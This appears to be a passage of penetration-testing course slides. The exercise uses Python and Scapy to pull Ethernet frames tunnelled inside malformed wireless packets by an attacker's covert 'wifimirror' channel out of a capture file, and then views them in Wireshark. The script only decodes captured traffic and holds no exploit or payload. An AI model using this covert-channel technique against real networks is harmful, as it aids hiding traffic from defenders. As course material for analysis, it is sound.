 106 3.185785 00:14:bf:0f:03:32 ff:ff:ff:ff:ff:ff IEEE 802.11 Beacon frame, SN=183, F
 107 3.288138 00:14:bf:0f:03:32 ff:ff:ff:ff:ff:ff IEEE 802.11 Beacon frame, SN=184, F
 108 3.311973 00:00:de:ad:be:ef 00:00:de:ad:be:ef LLC         S P, func=REJ, N(R)=46;
 109 3.368478 00:00:de:ad:be:ef 00:00:de:ad:be:ef LLC         S P, func=REJ, N(R)=46;
 110 3.387493 00:00:de:ad:be:ef 00:00:de:ad:be:ef LLC         S, func=REJ, N(R)=106;
 111 3.418786 00:00:de:ad:be:ef 00:00:de:ad:be:ef LLC         S P. func=REJ. N(R)=46:
```


```
▷ Frame 109 (1510 bytes on wire, 1510 bytes captured)
▷ Radiotap Header v0, Length 18
▷ IEEE 802.11 Data, Flags: ........
▷ Logical-Link Control
▷ Data (1464 bytes)
```

```
0020  be ef 00 00 de ad be ef  00 00 00 0c 29 5d a9 ec   ........ ....)]..
0030  00 0c 29 d4 ad ec 08 00  45 00 05 dc 59 f9 40 00   ..)..... E...Y.@.
0040  40 06 1a cf c0 a8 1f 82  c0 a8 1f a1 00 50 c4 dd   @....... .....P..
```

Data (data), 1464 bytes | Packets: 1013 Displayed: 1013 Marked: 0 | Profile: Default

Wireshark View

This slide shows the Wireshark interpretation of the attacker's wireless packets containing the embedded Ethernet and IP protocol (the IP payload starting with 0x4500 is framed in this example). These are clearly invalid packets where Wireshark is unable to decode the packet contents properly. With Scapy, however, it is straightforward to create and interpret even intentionally malformed packets.




Task List

- Iterate on packet capture, processing each packet
- Discard frames with the wrong MAC address
- Extract Dot11 packet payload content
- Write packet payloads to a new packet capture file

Task List

In this exercise you'll develop a script to read from the wifimirror.dump packet capture file and extract the Ethernet frames, saving them to a new packet capture file that can be interpreted. You'll have four primary tasks to complete in this exercise:

1. Use a Scapy or Python technique to iterate on each packet in the packet capture, processing each packet.
2. Discard an packets that do not use the MAC address 00:00:de:ad:be:ef.
3. Extract the packet payload content in the Dot11() header (representing the original Ethernet payload).
4. Write the packet payloads to a new packet capture file that can be processed with Wireshark and other tools.



Python and Scapy You'll Use

- wrpcap: Writes a list of packets to the named file
- sniff: Pass each packet in the packet capture file to a function
- help(sniff): Examine the offline and prn parameters
- if: Test each packet for the configured MAC address
- return: Leave the function if the MAC address is incorrect

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Python and Scapy You'll Use

As a bit of assistance, this slide identifies several Python and Scapy mechanisms that you'll use in developing this tool. Remember to use your Python introspection functions, such as help() and dir() for assistance on how to use these functions (such as "sniff" and "wrpcap").



Scapy and Python - STOP


- Stop here unless you want answers to the exercise.
- Each page following provides some of the solution one bit at a time
  - If you get stuck, use these tips to get past it and complete the script

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Scapy and Python – STOP

Don't go any further unless you want to get the answers to the exercises. The next page will start going over the answers to this exercise.

If you are stuck or need a little help getting started, look at the next slide. Each successive slide gives you a little more assistance in building the script. If you want to do it all on your own however, stop right here.




Code Skeleton

```
#!/usr/bin/env python
from scapy.all import *

packets = []
def strip_packet(packet):
       # Test each packet and append to array


sniff()   # Specify arguments for sniff method
# The sniff method returns when it has no more packets
wrpcap() # Write the contents of packets to the named file
```

Code Skeleton

This slide shows a possible solution to the problem with a basic code skeleton. Notice that we have defined a function known as "strip_packet“, which will be used to extract the Ethernet packet payload from the wireless frame. We're also using the sniff() and wrpcap() methods, and a global variable (one that is accessible within all functions of the current namespace) called packets, initialized to an empty list.

You can reproduce this code skeleton on your system and then fill in the parameters for the sniff() and wrpcap() functions, and the necessary processing code in the strip_packet() function next.



sniff() Method


```
#!/usr/bin/env python
from scapy.all import *

packets = []
def strip_packet(packet):
       # Test each packet and append to array



sniff(offline="wifimirror.dump",prn=strip_packet)
# The sniff method returns when it has no more packets
wrpcap() # Write the contents of packets to the named file
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

sniff() Method

This slide adds the functionality of the sniff() method. The sniff() method accepts an argument "offline" which takes a packet capture file to sniff as the argument (as opposed to sniffing on a network interface). A second argument is the "prn" variable which allows us to specify a function that gets called each time the sniff() function gets a new packet (from the packet capture file, in our example). This is known as a call-back function parameter, where we've specified our strip_packet() function.

If you didn't take a look already, the Python introspection support for the sniff() function ("help sniff") would be a great place to spend a few minutes, reading up on the capabilities and use of this function.



wrpcap() Method

```
#!/usr/bin/env python
from scapy.all import *

packets = []
def strip_packet(packet):
       # Test each packet and append to array



sniff(offline="wifimirror.dump",prn=strip_packet)
# The sniff method returns when it has no more packets
wrpcap("out.dump", packets)
```


Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

wrpcap() Method

This slide adds the parameters to the wrpcap() method, creating an output packet capture called "out.dump" using the contents of the list "packets". Python introspection would also be helpful here to understand how wrpcap() works ("help wrpcap").

Note that the function parameter names have been left off of the wrpcap() function. The statement `"wrpcap("out.dump", packets)"` is functionally equivalent to `"wrpcap(filename="out.dump", pkt=packets)"`.

Note that the wrpcap() function takes a list as the parameter to use for populating the named packet capture file. We created the global variable "packets" when we built the code skeleton, now we need to populate it in the strip_packet() function.




Check Each Packet's Address

```
#!/usr/bin/env python
from scapy.all import *

packets = []
def strip_packet(packet):
        # Test each packet and append to array
        if packet.addr1 != "00:00:de:ad:be:ef":
                return


sniff(offline="wifimirror.dump",prn=strip_packet)
# The sniff method returns when it has no more packets
wrpcap("out.dump", packets)
```

Check Each Packet's Address

Since the strip_packet() function is called for each packet in the input packet capture file, we are able to evaluate each packet on a case-by-case basis. The first thing we want to do in the function is test if the packet we've received has the magic MAC address used in the wifimirror.py script. Scapy automatically decodes the packet for us, and allows us to access the addr1 member of the packet variable, as shown. If the addr1 member is not set to the magic MAC address, we simply end the function, allowing the sniff() function to move on to the next packet.

If the magic MAC address matches, then we need to take the packet and extract the Ethernet payload, adding it to our packets[] list.



Completed Script


```
#!/usr/bin/env python
from scapy.all import *

packets = []
def strip_packet(packet):
       # Test each packet and append to array
       if packet.addr1 != "00:00:de:ad:be:ef":
                return
       packets.append(packet.payload.payload)

sniff(offline="wifimirror.dump",prn=strip_packet)
# The sniff method returns when it has no more packets
wrpcap("out.dump", packets)
```

Completed Script

Finally we've completed our script, adding the packets.append() method, referencing the packet.payload.payload member. Since "packet" represents the RadioTap() header, "packet.payload" represents the Dot11() header. Accordingly, "packet.payload.payload" represents the payload of the Dot11() header, or the original Ethernet frame captured by the attacker.

Running this script creates an output packet capture file of 1114 packets.

Wireshark View



File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter:
Expression...

```
No. Time     Source          Destination     Protocol Length Info
 23 0.205700 172.16.0.112    72.21.211.176   TCP         74 53169 > 80 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK
 24 0.205974 172.16.0.112    72.21.211.176   TCP         74 53169 > 80 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK
 25 0.206221 72.21.211.176   172.16.0.112    TCP         62 80 > 53169 [SYN, ACK] Seq=0 Ack=1 Win=8190 Len=0 M
 26 0.207355 72.21.211.176   172.16.0.112    TCP         62 80 > 53169 [SYN, ACK] Seq=0 Ack=1 Win=8190 Len=0 M
 27 0.208239 172.16.0.112    72.21.211.176   TCP         54 53169 > 80 [ACK] Seq=1 Ack=1 Win=5888 Len=0
 28 0.208516 172.16.0.112    72.21.211.176   TCP         54 [TCP Dup ACK 27#1] 53169 > 80 [ACK] Seq=1 Ack=1 Wi
 29 0.210725 172.16.0.112    72.21.211.176   HTTP       156 GET / HTTP/1.0
 30 0.211017 172.16.0.112    72.21.211.176   HTTP       156 [TCP Retransmission] GET / HTTP/1.0
 31 0.212634 72.21.211.176   172.16.0.112    TCP         54 80 > 53169 [ACK] Seq=1 Ack=103 Win=6912 Len=0
 32 0.212874 72.21.211.176   172.16.0.112    TCP         54 [TCP Dup ACK 31#1] 80 > 53169 [ACK] Seq=1 Ack=103 
 33 0.215334 172.16.0.112    172.16.0.255    UDP         43 Source port: 43691  Destination port: 8765

+ Frame 1: 43 bytes on wire (344 bits), 43 bytes captured (344 bits)
+ Ethernet II, Src: 00:19:7d:1b:03:fa (00:19:7d:1b:03:fa), Dst: ff:ff:ff:ff:ff:ff (ff:ff:ff:ff:ff:ff)
+ Internet Protocol Version 4, Src: 172.16.0.112 (172.16.0.112), Dst: 172.16.0.255 (172.16.0.255)
+ User Datagram Protocol, Src Port: 58945 (58945), Dst Port: 8765 (8765)
+ Data (1 byte)

0000  ff ff ff ff ff ff 00 19  7d 1b 03 fa 08 00 45 00   ........ }.....E.
0010  00 1d 00 00 40 00 40 11  e1 40 ac 10 00 70 ac 10   ....@.@. .@...p..
0020  00 ff e6 41 22 3d 00 09  80 cd 1d                  ...A"=.. ...

File: "out.pcap" 764 KB 00:00:01   Packets: 1114 Displayed: 1114 Marked: 0 Load time: 0:00.013   Profile: Default
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Wireshark View

After running our script on the wifimirror.dump packet capture, we can now assess and evaluate the original Ethernet frames in Wireshark. Congratulations!



